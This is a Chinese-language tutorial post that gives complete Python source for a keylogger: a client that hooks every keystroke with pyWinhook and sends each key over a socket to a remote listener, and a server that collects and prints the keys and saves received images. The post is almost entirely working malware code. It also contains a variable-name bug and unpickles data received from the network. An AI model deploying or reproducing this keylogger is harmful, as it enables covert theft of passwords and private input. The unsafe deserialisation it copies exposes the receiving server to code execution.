

Python实现键盘监听与数据接收服务端

发布时间:2026-10-12| 2人浏览过
本文介绍了使用Python实现键盘监听及数据接收的完整方案。通过pyWinhook库捕获按键事件,利用socket进行网络通信,并采用pickle序列化传输数据。文章提供了服务端接收数据和客户端发送监听结果的代码示例,展示了如何构建一个简单的键盘记录通信原型。
本文将介绍如何使用Python实现键盘监听功能,并搭建相应的服务端程序供参考。
import pickle
from io import BytesIO
import socket

#接收数据
def Server_Recive(ip,port):
    socket_obj = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    socket_obj.bind((ip,port))
    socket_obj.listen(5)

    file = 1

    while True:
        connection,address = socket_obj.accept()
  #接受的数据
        recieved_message = b''
        recieved_message_fragment = connection.recv(1024)
        while recieved_message_fragment:
            recieved_message += recieved_message_fragment
            recieved_message_fragment = connection.recv(1024)

        try:
            obj = pickle.loads(recieved_message)
            print(obj['Key'],end=' ')
        except EOFError:
            file_name = 'recv_image_' + str(file_on) + '.bmp'
            recv_image = open(file_name,'wb')
            recv_image.write(recieved_message)
            file_on += 1
        connection.close()


if __name__ == '__main__':
    Server_IP = '0.0.0.0'
    Server_Port = 6666
    Server_Recive(Server_IP,Server_Port)
以下是键盘监听程序的具体实现代码。
#键盘监听

import pythoncom,pyWinhook,pickle,socket
from io import BytesIO

def Client_PIC(ip,port,obj):
    try:
        msg = pickle.dumps(obj)
        send_message = BytesIO(msg)
        send_message_fragment = send_message.read(1024)
    except:
        send_message = obj
        send_message_fragment = send_message.read(1024)

    socket_obj = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    socket_obj.connect((ip,port))

    while send_message_fragment:
        socket_obj.send(send_message_fragment)
        send_message_fragment = send_message.read(1024)

    socket_obj.close()


def OnkeyBoardEvent(event):
    dict_key = {}
    dict_key['MessageName'] = event.MessageName
    dict_key['Key'] = event.Key

    Client_PIC('你自己的ip地址',6666,dict_key)
    return True

def Keylogger():
    hm = pyWinhook.HookManager()
    hm.KeyDown = OnkeyBoardEvent
    hm.HookKeyboard()
    pythoncom.PumpMessages()

if __name__ == '__main__':
    Keylogger()
代码中涉及的pythoncom和pyWinhook模块,读者可通过网络搜索获取相应的安装指南,此处不再赘述安装步骤。

运行测试时,请确保先启动服务端程序,随后再运行监听程序客户端。
以上就是本文的全部内容,希望能为读者的学习提供有益帮助,同时也欢迎大家继续支持本站。
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









